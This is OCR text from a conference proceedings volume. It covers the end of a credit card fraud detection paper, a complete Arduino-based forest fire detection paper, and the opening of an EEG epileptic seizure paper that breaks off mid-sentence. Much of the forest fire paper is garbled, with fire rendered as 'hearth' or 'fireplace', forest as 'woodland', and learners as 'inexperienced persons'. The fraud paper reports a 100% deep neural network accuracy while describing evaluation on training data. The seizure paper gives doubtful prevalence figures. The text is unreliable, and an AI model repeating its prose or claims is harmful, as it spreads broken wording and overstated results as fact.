The paper is categorized in different sections, and Sect. 2 of the paper is the literature survey which comprises data and information from numerous other research papers which talk about credit card fraud detection. Section 3 presents the proposed methodology that has been used to develop the system which detects credit card frauds. Section 4 of the paper highlights the results and analysis. In last section,

Fig. 1 Machine learning algorithms

conclusions and future scope related to the credit card fraud detection have been elaborated.

1.2 Contribution of the Paper

- In this paper, various machine learning algorithms are used in designing the system to detects credit card frauds has been explained.
- The algorithms are judged based upon accuracy as the performance factors which are also elaborated in this work.
- Algorithms like decision tree, random forest, logistic regression, and Naïve Bayes are used for implementation purpose.
- Deep neural networks are also used for implementation purpose.

- A deep insight on the credit card fraud detection system has been presented. Additionally, the future scope of such systems is highlighted in this paper.

2 Literature Survey

After reviewing several papers targeting credit card fraud detection using many different machine learning algorithms, the discussion on the same is as follows.

In [2], the proposed model used a dataset which consisted of card purchases done by European cardholders in 2013. Transactions made within 2 days were contained by the dataset, and the dataset was imbalanced. After the training of the dataset, the proposed model was capable of resolving the class imbalance and to detect the fraud detection but was not capable of preventing the fraud.

The objective of the model proposed in [3] is to predict the fraud after identification of it, and it has used machine learning algorithms, differentiation and chain rule (statistics and calculus) and linear algebra in prediction and training of the dataset. An accuracy of 94.84% using logistic regression has been achieved in this model and 91.62% using the naive Bayes, 92.88% using the decision tree. Artificial neural networks in deep learning provide the best accuracy among all the algorithms mentioned, and the accuracy % is 98.69%, [4].

According to [5], the main objective of the proposed model was to identify whether a latest transaction is fraudulent or not. While developing the model, data has been analyzed and preprocessed. Multiple anomaly detection algorithms such as local outlier factor and isolation forest algorithm have been deployed. The accuracy that algorithm could reach in this model was 99.6% and its precision remained only at 28%.

One of the widely used machine learning algorithms in credit card fraud detection is gradient boosting, [6], and it is accurate, efficient, and interpretable. This algorithm creates a prediction model. The prediction model created by this algorithm is in the form of an ensemble of weak prediction models, commonly decision trees, [7]. A large number of models are trained using this algorithm in step by step and continuous manner. According to [6], these algorithms recognize the shortcomings of weak learners using gradients loss function.

In [8], to implement the idea, at first the data is acquired for the dataset and next the neural network is created and then using the sampling techniques the dataset is balanced. Furthermore, the deep learning neural network has been used in developing the model for credit card fraud detection. Understanding the dataset and precision is significant [9]. In terms of accuracy, isolation forest provides better result than local outlier factor [9–11].

3 Proposed Methodology

Numerous machine learning algorithms are used in implementing the proposed model that detects the credit card frauds. Algorithms like decision tree, random forest, logistic regression, and Naïve Bayes were used for training the model. The class distribution of the dataset can be depicted from Fig. 2. As it can be clearly seen in the figure that the class distribution is imbalanced. To overcome this issue, feature selection techniques were used after the data preprocessing step.

The model is trained using one of the most widely used algorithms of deep learning and that is deep neural network. Some important features of a credit card dataset are given in Table 1.

Some more enhanced attributes are selected by using feature selection technique for training the proposed model are shown in Table 2.

These features mentioned above are used in the training and developing of the model using DNN.

The system flow diagram is depicted in Fig. 3. The steps required for the implementation of the proposed methodology is given as follows:




Fig. 2 Class distributions

Table 1 Features of credit cards

Attribute name	Description
Credit cardholder ID	The unique identification number provided to the cardholder
Transaction ID	Unique transaction number of a particular transaction
Amount	Amount transferred or withdrawn in an individual transaction by the user
Label	To identify whether the transaction is genuine or fraudulent

Table 2 Features of credit card

Attribute	Description
Time	Specific time in seconds and date to recognize the time when the transaction was done
Class	0-not fraud 1-fraud
Amount	Amount in digits




Fig. 3 System flow diagram

Stage 1: Read the dataset.
Stage 2: Feature selection is done for identifying the important features available in the dataset.
Stage 3: Divide the dataset into two sections, i.e., train dataset and test dataset.
Stage 4: Machine learning and deep learning algorithms are applied for the training the models.
Stage 5: Accuracy as a performance metrics has been used for comparing the obtained results of all the models.

4 Result Analysis and Discussions

Numerous machine learning algorithms are analyzed based on their performances and outcomes in the credit card fraud dataset. In addition to this, deep neural network is implemented using various training and testing data which are divided on their usage factor. After the model is trained and ready for real time use, to calculate the efficiency, the training data is applied to the fraud detection model, the model processes it, and the testing data is applied to the model logic and as a next step the deep neural network is applied which is giving 100% accuracy and its correctness is perfect for detecting the credit card frauds. The accuracy of the deep neural network is better than that of decision tree, random forest, logistic regression, and Naïve Bayes. The obtained results are depicted in Table 3. For generating good training and validation results of the proposed model, high configuration architecture consisting of Intel® Core™ i7-processor, 64-bit Windows 10 Operating System, and 32 GB of RAM was used.

4.1 Conclusion and Future Scope

The fraudulent activities happening on a massive scale in the case of credit cards require a strict system that can detect the transactions that have been made illegally and warn the user. And to detect credit card frauds, numerous machine learning algorithms and techniques are used and they have proved to be efficient. In this paper, multiple machine learning algorithms are explained and their performance are judged on the basis of various performance metrics. All the machine and deep learning algorithms which are applied in the proposed methodology are explained in detail. The process of selecting the training and testing dataset has also been elaborated in the paper. In the future, optimization techniques can be used to reduce the computation time which is required for training the model. Also, more advance deep learning algorithm will be implemented for the training and evaluation purpose.

Table 3 Result obtained using various techniques

Classifiers	Accuracy %
Random forest	99.1
Decision tree	97.2
Logistic regression	98.4
Naïve Bayes	97.2
Deep neural network	100

References

1. Sushma MC (2019) A credit card fraud detection using Naive Bayes and Adabost. Int J Sci Eng Res 10(8) Aug 2019
2. Zareapoor M, Shamsolmoali P (2015) Application of credit card fraud detection: based on bagging ensemble classifier, ICCC-1877-0509 © 2015
3. Varun Kumar KS, Vijaya Kumar VG, Vijay Shankar A, Pratibha K (2020) Credit card fraud detection using machine learning algorithms. IJERT 9(07), July 2020
4. Dornadula VN, Geetha S (2019) Credit card fraud detection using machine learning algorithms, VIT, 2019
5. Maniraj SP, Saini A, Sarkar SD, Ahmed S (2019) Credit card fraud using machine learning and data science. IJERT 8(9), Sept 2019
6. Novakovic J, Markovic S (2020) Classifier ensembles for credit card fraud detection, IT, Zabljak, 18–22 Zabljak, 18–22 Feb 2020
7. Zhang D, Bhandari B, Black D (2020) Credit card fraud detection using weighted support vector machine, scirp.org, vol. 11 No. 12, Dec 2020
8. Shenvi P, Samant N, Kumar S, Kulkarni V (2019) Credit card fraud detection using deep learning. MPSTME, 29–31 Mar 2019
9. Swaroop K, Amruta D, Sanath J, Pooja G (2019) Credit card fraud detection using machine learning, IJERT
10. Mehbodniya A, Alam I, Pande S, Neware R, Rane KP, Shabaz M, Madhavan MV (2021) Financial fraud detection in healthcare using machine learning and deep learning techniques. Secur Commun Netw 2021:8, Article ID 9293877. https://doi.org/10.1155/2021/9293877
11. Sanober S, Alam I, Pande S, Arslan F, Rane KP, Singh BK, Khamparia A, Shabaz M (2021) An enhanced secure deep learning algorithm for fraud detection in wireless communication. Wirel Commun Mobile Comput 2021:14, Article ID 6079582. https://doi.org/10.1155/2021/6079582

Forest Fire Detection and Prevention System

K. R. Kavitha, S. Vijayalakshmi, B. Murali Babu, D. Rini Roshan, and K. Kalaivani

Abstract Forest Fire is getting worse for all in recent times, destroyed many lives, homes millions of trees and plants in the forest. Every year it causes a loss of about 440 crores. This is the only case for India, if we take overall forest in the world we cannot predict the loss. This device can be detected and anticipated from the use of Arduino UNO-based totally on GSM board. On this project, sensors are interfaced with Arduino UNO and detects the forest fire. The liquid crystal display showed the current prediction value and GSM board are interfaced with Arduino UNO. The values are taken from the sensor and showed in LCD. With the help of GSM board, the cellular cellphone receive cutting-edge prediction of fireplace.

Keywords Fire detection · Temperature sensor · Humidity sensor · LDR sensor · Ultrasonic sensor · Accelerometer sensor · Soil moisture sensor

1 Introduction

Financial boom in modern industrialized societies has led to factories, office buildings, and dense rental blocks positioned in metropolitan regions, associated fuel station and oil reservoirs that are all at risk of fire due to flammable substance their house also are determined in those regions. While a fire takes place in such locations, firefighting structures are burdensome. However, in environments wherein people cannot work effectively, it is far perfect extinguish a fireplace speedy using firefighting robotics. These days, it is impenetrable to cope with catastrophic hearth related injuries, studies on fire-preventing robots has advanced in many countries.

Xu et al. [1] has proposed a unique ensemble mastering method to detect forest fires in one of a kind situations. Firstly, two person inexperienced persons Yolov5

K. R. Kavitha (✉) · S. Vijayalakshmi · D. R. Roshan · K. Kalaivani
ECE, Sona College of Technology, Salem, Tamilnadu, India
e-mail: kavithakrece@gmail.com

B. M. Babu
EEE, Paavai Engineering College, Namakkal, Tamilnadu, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_53

and Efficient Net are integrated to accomplish hearth detection procedure. Secondly, any other individual learner Efficient Net is liable for studying worldwide records to keep away from false positives. In the end, detection effects are based on total the selections of three freshmen.

Kavitha et al. [2] presented IOT-based underground fault detector. The flaw in an underground cable lines from the base station to a precise area in kilometers was found and the framework identifies flaw with the assistance of potential divider organize laid over the cable. When a defect is found in a cable line, a voltage gets produced according to the resistors organize blend. This voltage is detected by the microcontroller and is refreshed to the client.

Ranjith et al. [3] has proposed an IoT-based forest fire detection and prevention system. Machine that made up of couple of sensors and a camera are built into the Raspberry Pi. The device includes a hearth sensor for fire detection, an intruder detection sensor with image processing, and a humidity sensor for temperature sensing. If a catastrophic event occurs, the system will immediately send out an alarm message.

Sharma and Kumar [4] proposed fire detector using Arduino Uno, temperature sensor, smoke sensor and buzzer are all connected to it. The temperature sensor detects heat, whereas the smoke sensor detects any smoke produced by burning or the hearth. An alert is signaled by a buzzer connected to Arduino. When a fireplace ignites, it burns nearby objects and emits smoke. Small smoke from candlelight or oil lamps used in the home potentially set off might a hearth alarm. In addition, if the depth of the warmth is too great, the alert will sound. When the temperature returns to normal room temperature and the smoke level decreases, the buzzer or alert is turned off. This also integrated a liquid crystal display with the Arduino.

Kirubaharan et al. [5] presented forest fire alert system with using wireless sensor network. This approach is to woodland fire earlier in order that activate motion may be taken earlier than the hearth destroys and spreads over a massive vicinity. Additionally this detect the woodland hearth as early as viable and additionally predict the price of spread of fireplace in all route so that essential movement can be initiated. The other issues are deforestation where human beings cut the bushes from confined areas and so the wild animals from the wooded area, the human habitation and purpose troubles. On this paper shows the solutions to overcome those issues.

Jadhav and Deshmukh [6] discussed forest fire detection system based on zigbee wireless sensor network. The system for detecting temperature, humidity and smoke for prevention of forest fire using Wi-Fi sensor networks is provided in this article to save you from a disaster (wooded area fire) that could result in the loss of a considerable range of herbal resources. Numerous tests were carried out on this project as a suitable approach to demonstrate the system's viability. The results of the tests showed that the system's reliability in transmitting information to the bottom station can be won under a variety of scenarios.




Fig. 1 Block diagram of the Proposed Model

2 Proposed Work

2.1 Block Diagram

The paper's block diagram is relatively simple, with only a few basic components, but it is quite effective in obtaining the desired result.

Figure 1 shows the different types of sensors interfaced with Arduino UNO. The output will be displayed in the LCD Display and GSM Module.

2.2 Arduino UNO

The Arduino UNO is an open-source microcontroller board with Microchip ATmega328P microcontroller built by Arduino. Arduino reads data from those analog sensors and also LCD and GSM module are interfaced with Arduino UNO, this shows the detected data in LCD Screen and trigger an alert message to the mobile phone through GSM module.

2.3 GSM Module

Global system for mobile communication (GSM) is a digital cellular telecommunications technology widely used in Europe and other areas of the world. GSM is used to relay information regarding the occurrence of a forest fire. The microcontroller is connected to GSM through RS 232 to USART pins.

2.4 Temperature Sensor

One of the major changes that appear while a fireplace occurs is the increase in temperature of the environment. This might be the reason of woodland fire or because of trade in temperature during summer season. The change in temperature due to forest fire can be differentiated from other environmental factors as the price of trade of temperature due to hearth may be rapid. Right here LM35 is used as hearth sensor and this can analyze the temperature inside the variety of −55 to 150 °C.

2.5 Humidity Sensor

Both moisture and air temperature are detected by the humidity sensor. The amount of water present in the surrounding air is referred to as humidity. The term "hygrometer" refers to a device that measures the humidity of the surroundings. If it detects something unusual, it will send an alert message to the forest branch.

2.6 LDR Sensor

A Light Dependent Resistor is also known as a photoresistor or a cadmium sulfide (CdS) cell. It has another name also known as a photoconductor. This optoelectronic component it is commonly found in light-varying sensor circuits and light- and dark-activated switching circuits.

2.7 Soil Moisture Sensor

The water content in soil is measured by soil moisture sensors. Because the direct measurement of free soil moisture necessitates, soil moisture sensors, drying and weighing of a samples determine the volumetric water content indirectly by using a few other properties of the soil, such as electric resistance, dielectric regular, or neutron interplay, as a proxy for the moisture content.

2.8 Accelerometer Sensor

This Sensor can also say it as Earthquake detector which is exceptionally useful to the people at the time of the earthquake. Earthquake indicator can identify vibration with the assistance of some sensor and can offer time to the individuals to go from the effective region. It can be a lifesaver to the network. This can make it effectively by following a few steps given in the post. An Earthquake is an unavoidable and unpredictable that can harm the lives and property. This cannot fight it yet it can be remain alert and careful using development.

2.9 Ultrasonic Sensor

A device that employs ultrasonic sound waves to detect the distance of an object is known as an ultrasonic sensor. In an ultrasonic sensor, a transducer is utilized to emit and receive ultrasonic pulses that communicate data about an object's vicinity. Excessively high-frequency sound waves reverberate at boundaries, resulting in different echo patterns.

2.10 LCD Display

It is a Liquid Crystal Display used to display the current prediction value from different types of sensors. A liquid crystal display (LCD) is a flat-panel display or other electrical device that uses liquid crystals to show information. Modified optical device that employs liquid crystals with polarizers to manipulate light. Liquid crystals do not directly Instead of emitting light, they create color or monochrome images using a backlight or reflector. LCDs can show arbitrary images (like on a fixed graphics with minimum information content that can be shown or hidden) or general-purpose computer displays. Devices that use these displays include pre-programmed words, figures and seven-segment displays, such as those seen in a digital clock images in black and white (Fig. 2).

Fig. 2 LCD display

3 Working Principle

The Block diagram can be used to explain the overall operation of a system. Sensors in the proposed system it continuously records data like temperature, air quality, light intensity, soil moisture content, distance and vibration of motion values. These are the signals given to Arduino UNO as input. Based on the output value given by the sensor, the Arduino UNO processes all of the collected data and responses. The system is programmed with the appropriate conditions; if a fire happens, the sensor detects it and sends a value to Arduino UNO; if the value is high, it sends an alert message to the phone through GSM, while the sensor's value is displayed on the LCD screen.

4 Results and Discussion

The system has been designed and implemented. Temperature sensor, Humidity sensor, LDR sensor, Ultrasonic sensor, Accelerometer sensor and Soil Moisture Sensor are all used to detect and measure temperature levels. When an abnormal scenario happens, an alert message will be sent to the phone (Fig. 3).

5 Conclusion

The system designed for Forest Fire Detection which will detect Fire in the Forest. This system is developed which can reduce catastrophic events caused due to fire. This method detects the Wildfire as early as possible before the fire spreads over a big area and avoids poaching.




Fig. 3 Demonstrates the suggested model's output

References

1. Xu R, Cao L, Lin H, Lu K, Liu Y (2021) A forest fire dectection system based on ensemble learning. Int J Co-Innovation Cent Sustain For (2021)
2. Kavitha KR, Vijayalakshmi S, Kripal VB, Sathishkumar D, Kishorekumar K, Dinesh S (2020) IOT based underground fault detector. J Complement Med Res 11(1):2020
3. Ranjith E, Padmabalaji D, SibiSubaramanian S, Radhika SM (2019) IOT based fire detection and prevention system using raspberry Pi 3. Int J Eng Technol
4. Sharma AK, Ansari MFR, Siddiqui MF, Baig MA (2017) Iot enabled forest fire detection and online monitoring system. Int J Curr Trends Eng Res
5. Kirubaharan S, Ramesh, Dhinakar (2014) Intruder detection and forest fire alert system with using wireless sensor network. Int Adv Res J Sci Eng Technol
6. Jadhav, Deshmukh (2012) Forest fire monitoring system based on zig-bee wireless sensor network. Int J Emerg Technol Adv Eng

Detection of Epileptic Seizure Using a Combination of Discrete Wavelet Transform and Power Spectral Density

Puja Dhar and Vijay Kumar Garg

Abstract Epileptic seizure is detected by reading the electroencephalogram (EEG) signals which are obtained from the electrical activities of the brain which are containing information about the brain. Epileptic seizure is known as the abrupt abnormal activity of a bunch of neurons which results in an electric surge in the brain. India is also one of the countries on the globe which is having about 10 million people suffering from a seizure. In this paper, the combination of discrete wavelet transform along with power spectral density is proposed for the classification and feature extraction process to detect epileptic seizures. To achieve high accuracy of seizure detection rate and explore relevant knowledge from the EEG processed dataset, deep learning has been used. The result shows that the detection of epileptic seizures using the proposed method gives an accuracy of 90.1%. This system would be useful for clinical analysis of epileptic seizures, and appropriate action would be taken against epileptic seizures.

Keywords EEG · DWT · Epilepsy · Seizure

1 Introduction

Epilepsy is the syndrome of two or more unprovoked seizures that occur more than 24 h. apart epileptic seizures are a common occurrence, affecting an estimate of 8 to 10% of the population. Epilepsy is considered the second most common and frequently encountered neurological condition that affects the life of a person, his family members, and also the medical system. As per the study, 80 million people are struggling with epilepsy worldwide, and it is found that the most effective is shown in the developed countries. The study says that in India minimum of 1% as the

P. Dhar (✉) · V. K. Garg
Department of Computer Science Engineering, Lovely Professional University, Jalandhar, Punjab, India
e-mail: pujadhr@gmail.com

V. K. Garg
e-mail: vijay.garg@lpu.co.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_54

frequency of epilepsy, there are 12 million people who are suffering from epilepsy, and it is 1/6th of the global PWE. An epileptic seizure is a chronic brain disorder, and a study says that approximately more than 2.4 million people are diagnosed with epilepsy. As per neurologists, the pathology and causes of epileptic seizures are the abnormal, excessive, synchronized electrical activity period. Epileptic seizure brings massive humiliation in society, and PWE [1] finds it difficult to face people and live an inferior lifestyle (ILS) [2]. These people suffer anxiety, depression due to which it is difficult for them to live a normal life. Research says that our brain is divided into 3-parts including forebrain, midbrain, and hindbrain. It is the largest part cerebrum or telencephalon and diencephalon. The cerebrum is divided into two hemispheres; outer cortex-gray matter and inner white matter. Gray matter is highlight folded to form the convolutions, and these folds are known as gyri and grooves are called sulci [3]. It is considered that a large number of convolutions (lines), number of neurons is more intelligent. White matter contains axoms or neurons. Corpus callosum is used to send information from one hemisphere to another. The left side of the body is controlled by the right hemisphere, while the right side of the body is controlled by the left hemisphere. These hemispheres are divided into four areas. Frontal lobes are responsible for the execution of speech output, mood, and memory. The parietal lobe is located behind the frontal lobe and in front of the occipital lobes. It is responsible for temperature/pain/taste and touch. Its processing included information about numbers and attentiveness. Temporal lobes are located at each side of the brain. It is responsible for memory, hearing, speech, language functions. The occipital lobe is at the back of the brain. It is responsible for visual information. Diencephalon posterior part is divided into Thalamus located at the base of the hemisphere. Hypothalamus is located below the thamus which is responsible for automatic functions such as appetite, thirst, and body temperature. Midbrain is also known as mesencephalon which connects the forebrain and hindbrain. The hindbrain is also called the rhombencephalon. The brain is connected with the spinal cord which is composed of the metencephalon and myelencephm. The cerebellum is above the medulla oblongata and behind the cerebrum [4]. It is said that in any part of the brain, there may be the occurrence of seizure, but frequently, it occurs in the temporal and frontal lobes depending on the age of a person. In a person who is more than 18 years old, the seizure occurs in the middle part of the temporal lobe.

2 Related Work

Many researchers have done a lot of work in this field; if we talk of Tzallas et al. [5], they have worked time–frequency analysis for EEG signal classification. Power spectrum density (PSD) was analyzed using short-time Fourier transform (STFT). They analyzed this in 3-phases including feature extraction, f-analysis, and EEG segment classification. Kaya et al. [6] have worked on a one-dimensional local binary which they have applied for extraction of features including uniform and non-uniform ones. They used many ML methods for performing the classification.

Hojjat Adeli et al. worked on discrete Daubechies and harmonic wavelets. It was considered the best mathematical method for evaluating EEG signals [7]. U. Orhan, M. Hekim et al. proposed a probability density function for feature extraction from EEG signals, and it was helpful in detecting epileptic seizures. Researchers like Siuly Siuly and Yan Li applied SVM for detecting epileptic seizures and it proved to have a better classification accuracy rate than others [8]. The grand mal seizures disturb the complete brain due which person gets unconscious [9]. The EEG recording is considered an important test for diagnosing epileptic seizures which were proposed in the 1970s [10]. Some researchers have studied the characteristics of the EEG signals which are not stationary [11]. Acharya et al. [12] used a 13-layer deep convolutional neural network to execute the classification of normal pre-ictal and detection of seizures in EEG signals. After using a random forest classifier, study says that the rate of accuracy, specificity, and sensitivity are improved. The authors have used the Bonn dataset for their study. Multilayer perceptron neural networks have been used for the purpose of classification which gave accuracy up to 97%. Some authors have used multifractal detrended fluctuation analysis. Mostly, frequency between 8 and 12 Hz is applied by the researchers using machine learning techniques [13]. Changing the EEG signals into time–frequency mode, STF transform has been applied by the researchers. The study shows that random forest is the best algorithm for getting more accuracy (Table 1).

There are many algorithms that are proposed by various researchers. Energy, complexity, entropy, fractal dimensions, and different moments features of time domain were used to detect seizures [14]. For efficiency in detecting seizures, frequency domain features like spectral moments and power spectral density are used [15].

3 Dataset

10–20 electrode placement system which is considered as a standard system is used. This dataset consists of five sets from A to E which is having 100 one-channel instances. Each set is having a different type of signal. In Set A and B, there is data of five healthy volunteers in a relaxed and awake state having open eyes in Set A while eyes closed in Set B. In Set C and D, there is data of patients with seizure-free intervals, i.e., interictal, and in Set E, data of seizure activity are available. Figure 1 represents the details of the dataset used. A 12-bit analog–digital converter with a sampling frequency of 173.61 Hz is used to digitize the data. This EEG contains 4096 sampling points.

Table 1 Detection of epileptic seizure using different methods by various researchers

Author	Year	Methods	Findings
Tzallas et al.	2021	Short-time Fourier transform and time frequency analysis	Analysis is done in 3-phase t-f analysis
Anterab et al.	2021	Hybrid genetic whale optimization algorithm and an adaptive learning machine algorithm	Fitness functions are determined
Corey Lammie; Wei Xiang	2021	Memristive deep learning systems (MDLSs)	Performed real-time epileptic seizure prediction on the edge
Abdulh et al.	2021	Deep learning + CNN	Best results are found using CNN
Kaya et al.	2014	One-dimensional local binary algorithm	Feature extraction of both uniform and non-uniform data
Tawfik et al.	2017	Weighted permutation entropy SVM and ANN for classification	Classification of raw and decomposed EEG signals
Sharma and Tacori	2017	Time–frequency representation (TFR)	Information about time–frequency representation
Mursalin et al.	2017	ICFS with random forest classifier (RFC)	Correlation-based feature selection method
Warget et al.	2016	Interoperability of EEG signals	Feature extracted
Sharma et al.	2018	IMF and AE random forest classifier	Feature extraction was done with high accuracy
Acharya et al.	2017	Deep convolutional neural network, random forest classifier along with multilayer perceptron neural network, and empirical mode decomposition	Normal, pre-ictal, and seizure EEG signals used for classification
Kruskal Wallis et al.	2018	SVM	Used for classification
Sameer et al.	2020	ML, short-time Fourier transform (STFT) random forest classifier	Alpha bands of frequency 8–12 Hz are used and EEG signals converted into time–frequency mode
Sameer et al.	2020	SVM and fuzzy classifiers	Gamma and beta bands are used for feature extraction using epileptic ictal and pre-ictal signals

(continued)

Table 1 (continued)

Author	Year	Methods	Findings
Gupta et al.	2021	Convolutional layer with pooling layer and activation function	Pooling layer batch normalization is used for reducing computational efforts
Shabarinath et al.	2019	SVM, ELM, DWT	Combination of feature extraction and classification techniques reduces computational time
Chiri Yamaguchi	2003	Both continuous WFT and discrete WT	Detect epileptic frequency component in EEG data
Adeli et al.	2003	Discrete Daubechies and harmonic wavelets	Analyzes EEG
Orhan et al.	2011	Probability density function	Used for feature extraction
Siuly	2015	SVM	Improvement in classification accuracy
Ammar et al.	2016	Extreme learning machine classification technique	Better classification accuracy achieved
Suvandeep Bose	2017	DWT random forest classifier	Features were extracted
Badani et al.	2017	Discrete wavelet transforms random forest classifier	Features were extracted for improving classification accuracy




Fig. 1 Details of EEG dataset where Set A and Set B are healthy volunteers. Set C and D are during seizure-free interval, and Set E is during seizure activity

4 Proposed Methodology

The proposed method uses data processing for extracting the knowledge data from the collected raw dataset. In the feature extraction method, temporal and frequency domain analysis is applied along with nonlinear analysis and one-dimensional local pattern method. To analyze the transient features of non-stationary signals, wavelet energy entropy, wavelet packet energy, and energy entropy are applied. After feature extraction processing, the dataset becomes more informative and it eventually helps the classifier for retrieving required informative data. Power spectral density is used to find the required signals in time series data (Fig. 2).

Ojala et al. [16] gave the concept of local binary pattern which is also known as LBP. Method 1D local binary patterns (1D-LBP) are the result of the implementation stages of two-dimensional local binary patterns that were used for the detection of moving signals [17]. It is like a texture operator. This is applicable in analyzing the

